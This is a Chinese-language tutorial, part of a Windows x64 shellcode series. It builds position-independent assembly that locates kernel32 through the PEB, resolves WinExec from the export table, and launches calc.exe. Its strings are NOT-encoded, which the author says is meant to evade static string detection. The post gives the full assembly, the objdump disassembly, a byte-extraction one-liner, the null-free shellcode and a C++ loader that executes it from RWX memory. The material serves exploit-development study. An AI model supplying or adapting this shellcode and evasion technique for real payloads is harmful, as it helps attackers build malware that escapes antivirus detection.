
 Windows x64 ShellCode入门教程 04
# Windows x64 ShellCode入门教程 04
大家好!今天这篇文章会比较短,所以我就直奔主题了。
我们来聊聊x64汇编指令中内置的基本shellcode编码功能。我们这里真正要讨论的是位运算。我将使用NOT位运算命令来“编码”我们汇编代码中的所有字符串。这样一来,静态分析在搜索字符串时就更难成功了(你懂的)。我已经对我们用来通过WinExec执行calc.exe的代码进行了精简。我可能还会在某个时候回过头来,对这个系列之前帖子中的一些代码进行追溯性清理。
以下是在字符串后添加了NOT指令的代码部分。我已经对原始未编码的字符串执行了一次NOT操作,因此这些NOT指令用于执行解码操作。
mov rax, 0x6F9C9A87BA9196A8   ; WinExec 'encoded'
not rax

mov rax, 0x9A879AD19C939E9C    ; encoded calc.exe ;)
not rax
1
2
3
4
5
2
3
4
5
下面是完整的代码:
;nasm -fwin64 [x64findkernel32.asm]
;ld -m i386pep -o x64findkernel32.exe x64findkernel32.obj
BITS 64
SECTION .text
global main
main:
sub rsp, 0x28
and rsp, 0xFFFFFFFFFFFFFFF0
xor rcx, rcx             ; RCX = 0
mov rax, [gs:rcx + 0x60] ; RAX = PEB
mov rax, [rax + 0x18]    ; RAX = PEB->Ldr
mov rsi,[rax+0x10]       ;PEB.Ldr->InLoadOrderModuleList
mov rsi, [rsi]
mov rsi,[rsi]
mov rbx, [rsi+0x30]      ;kernel32.dll base address
mov r8, rbx              ; mov kernel32.dll base addr into r8
;Code for parsing Export Address Table
mov ebx, [rbx+0x3C]           ; Get Kernel32 PE Signature (offset 0x3C) into EBX
add rbx, r8                   ; Add signature offset to kernel32 base. Store in RBX.
xor rcx, rcx                  ; Avoid null bytes from mov edx,[rbx+0x88] by using rcx register to add
add cx, 0x88ff
shr rcx, 0x8                  ; RCX = 0x88ff --> 0x88
mov edx, [rbx+rcx]            ; EDX = [&NewEXEHeader + Offset RVA ExportTable] = RVA ExportTable
add rdx, r8                   ; RDX = kernel32.dll + RVA ExportTable = ExportTable Address
mov r10d, [rdx+0x14]          ; Number of functions
xor r11, r11                  ; Zero R11 before use
mov r11d, [rdx+0x20]          ; AddressOfNames RVA
add r11, r8                   ; AddressOfNames VMA
mov rcx, r10                  ; Set loop counter
mov rax, 0x6F9C9A87BA9196A8   ; WinExec 'encoded'
not rax
shl rax, 0x8
shr rax, 0x8
push rax
mov rax, rsp
add rsp, 0x8
kernel32findfunction:             ; Loop over Export Address Table to find WinApi names
    jecxz FunctionNameNotFound    ; Loop around this function until we find WinExec
    xor ebx,ebx                   ; Zero EBX for use
    mov ebx, [r11+rcx*4]          ; EBX = RVA for first AddressOfName
    add rbx, r8                   ; RBX = Function name VMA / add kernel32 base address to RVA and get WinApi name
    dec rcx                       ; Decrement our loop by one, this goes from Z to A
    mov r9, qword [rax]                ; R9 = "our API"
    cmp [rbx], r9                      ; Compare all bytes
    jz FunctionNameFound               ; If match, function found
	jnz kernel32findfunction
FunctionNameNotFound:
int3
FunctionNameFound:                ; Get function address from AddressOfFunctions
   inc ecx                        ; increase counter by 1 to account for decrement in loop
   xor r11, r11
   mov r11d, [rdx+0x1c]           ; AddressOfFunctions RVA
   add r11, r8                    ; AddressOfFunctions VMA in R11. Kernel32+RVA for addressoffunctions
   mov r15d, [r11+rcx*4]          ; Get the function RVA.
   add r15, r8                    ; Found the Winexec WinApi and all the while skipping ordinal lookup! w00t!
   xor rax, rax
   push rax
   mov rax, 0x9A879AD19C939E9C    ; encoded calc.exe ;)
   not rax
   push rax
   mov rcx, rsp
   xor rdx, rdx
   inc rdx
   sub rsp, 0x30
   call r15                       ; Call WinExec
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
如果你想在不使用汇编的情况下使用**NOT**进行解码/编码,这里有个蹩脚的技巧。用计算器!没错,我们要用计算器。看来我对计算器程序真是偏爱啊。

这为我们提供了原始的未编码字符串:

这很不错,因为你可以快速对字符串进行解码和编码,以确保在提交代码之前所有内容都能正常运行。一如既往,我们希望将其精简为纯shellcode,确保其中没有空字符,并执行它!我们将从基本的objdump输出开始着手:
winexec_nonulls.o:     file format pe-x86-64


Disassembly of section .text:

0000000000000000 <main>:
   0:	48 83 ec 28          	sub    $0x28,%rsp
   4:	48 83 e4 f0          	and    $0xfffffffffffffff0,%rsp
   8:	48 31 c9             	xor    %rcx,%rcx
   b:	65 48 8b 41 60       	mov    %gs:0x60(%rcx),%rax
  10:	48 8b 40 18          	mov    0x18(%rax),%rax
  14:	48 8b 70 10          	mov    0x10(%rax),%rsi
  18:	48 8b 36             	mov    (%rsi),%rsi
  1b:	48 8b 36             	mov    (%rsi),%rsi
  1e:	48 8b 5e 30          	mov    0x30(%rsi),%rbx
  22:	49 89 d8             	mov    %rbx,%r8
  25:	8b 5b 3c             	mov    0x3c(%rbx),%ebx
  28:	4c 01 c3             	add    %r8,%rbx
  2b:	48 31 c9             	xor    %rcx,%rcx
  2e:	66 81 c1 ff 88       	add    $0x88ff,%cx
  33:	48 c1 e9 08          	shr    $0x8,%rcx
  37:	8b 14 0b             	mov    (%rbx,%rcx,1),%edx
  3a:	4c 01 c2             	add    %r8,%rdx
  3d:	44 8b 52 14          	mov    0x14(%rdx),%r10d
  41:	4d 31 db             	xor    %r11,%r11
  44:	44 8b 5a 20          	mov    0x20(%rdx),%r11d
  48:	4d 01 c3             	add    %r8,%r11
  4b:	4c 89 d1             	mov    %r10,%rcx
  4e:	48 b8 a8 96 91 ba 87 	movabs $0x6f9c9a87ba9196a8,%rax
  55:	9a 9c 6f
  58:	48 f7 d0             	not    %rax
  5b:	48 c1 e0 08          	shl    $0x8,%rax
  5f:	48 c1 e8 08          	shr    $0x8,%rax
  63:	50                   	push   %rax
  64:	48 89 e0             	mov    %rsp,%rax
  67:	48 83 c4 08          	add    $0x8,%rsp

000000000000006b <kernel32findfunction>:
  6b:	67 e3 16             	jecxz  84 <FunctionNameNotFound>
  6e:	31 db                	xor    %ebx,%ebx
  70:	41 8b 1c 8b          	mov    (%r11,%rcx,4),%ebx
  74:	4c 01 c3             	add    %r8,%rbx
  77:	48 ff c9             	dec    %rcx
  7a:	4c 8b 08             	mov    (%rax),%r9
  7d:	4c 39 0b             	cmp    %r9,(%rbx)
  80:	74 03                	je     85 <FunctionNameFound>
  82:	75 e7                	jne    6b <kernel32findfunction>

0000000000000084 <FunctionNameNotFound>:
  84:	cc                   	int3

0000000000000085 <FunctionNameFound>:
  85:	ff c1                	inc    %ecx
  87:	4d 31 db             	xor    %r11,%r11
  8a:	44 8b 5a 1c          	mov    0x1c(%rdx),%r11d
  8e:	4d 01 c3             	add    %r8,%r11
  91:	45 8b 3c 8b          	mov    (%r11,%rcx,4),%r15d
  95:	4d 01 c7             	add    %r8,%r15
  98:	48 31 c0             	xor    %rax,%rax
  9b:	50                   	push   %rax
  9c:	48 b8 9c 9e 93 9c d1 	movabs $0x9a879ad19c939e9c,%rax
  a3:	9a 87 9a
  a6:	48 f7 d0             	not    %rax
  a9:	50                   	push   %rax
  aa:	48 89 e1             	mov    %rsp,%rcx
  ad:	48 31 d2             	xor    %rdx,%rdx
  b0:	48 ff c2             	inc    %rdx
  b3:	48 83 ec 30          	sub    $0x30,%rsp
  b7:	41 ff d7             	call   *%r15
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
让我们只获取shellcode:
nasm -fwin64 winexec_nonulls.asm -o winexec_nonulls.o

for i in $(objdump -D winexec_nonulls.o | grep “^ “ | cut -f2); do echo -n “\x$i” ; done
1
2
3
2
3
现在,把它放入你的C++程序中,然后运行起来。
#include <windows.h>
#include <iostream>

unsigned char shellcode[] =
"\x48\x83\xec\x28\x48\x83\xe4\xf0\x48\x31\xc9\x65\x48\x8b\x41"
"\x60\x48\x8b\x40\x18\x48\x8b\x70\x10\x48\x8b\x36\x48\x8b\x36"
"\x48\x8b\x5e\x30\x49\x89\xd8\x8b\x5b\x3c\x4c\x01\xc3\x48\x31"
"\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9\x08\x8b\x14\x0b\x4c\x01"
"\xc2\x44\x8b\x52\x14\x4d\x31\xdb\x44\x8b\x5a\x20\x4d\x01\xc3"
"\x4c\x89\xd1\x48\xb8\xa8\x96\x91\xba\x87\x9a\x9c\x6f\x48\xf7"
"\xd0\x48\xc1\xe0\x08\x48\xc1\xe8\x08\x50\x48\x89\xe0\x48\x83"
"\xc4\x08\x67\xe3\x16\x31\xdb\x41\x8b\x1c\x8b\x4c\x01\xc3\x48"
"\xff\xc9\x4c\x8b\x08\x4c\x39\x0b\x74\x03\x75\xe7\xcc\xff\xc1"
"\x4d\x31\xdb\x44\x8b\x5a\x1c\x4d\x01\xc3\x45\x8b\x3c\x8b\x4d"
"\x01\xc7\x48\x31\xc0\x50\x48\xb8\x9c\x9e\x93\x9c\xd1\x9a\x87"
"\x9a\x48\xf7\xd0\x50\x48\x89\xe1\x48\x31\xd2\x48\xff\xc2\x48"
"\x83\xec\x30\x41\xff\xd7";


int main() {

    void* exec_mem = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    if (exec_mem == nullptr) {
        std::cerr << "Memory allocation failed\n";
        return -1;
    }
    memcpy(exec_mem, shellcode, sizeof(shellcode));
    auto shellcode_func = reinterpret_cast<void(*)()>(exec_mem);
    shellcode_func();
    VirtualFree(exec_mem, 0, MEM_RELEASE);
    return 0;
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33

忘了提一句,如果你编译这个可执行文件并搜索字符串,你不会找到winexec或calc,嗯……你会看到winexec_nonull,因为那是文件名,但不会看到**WinExec和calc.exe**。在实际场景中,我会修改这一点。😄 试试看:
至此,这篇文章就结束了。后面我也许会扩大范围转而研究其他应用程序接口,而不仅仅是WinExec。
上次更新: 2025/12/11, 15:37:43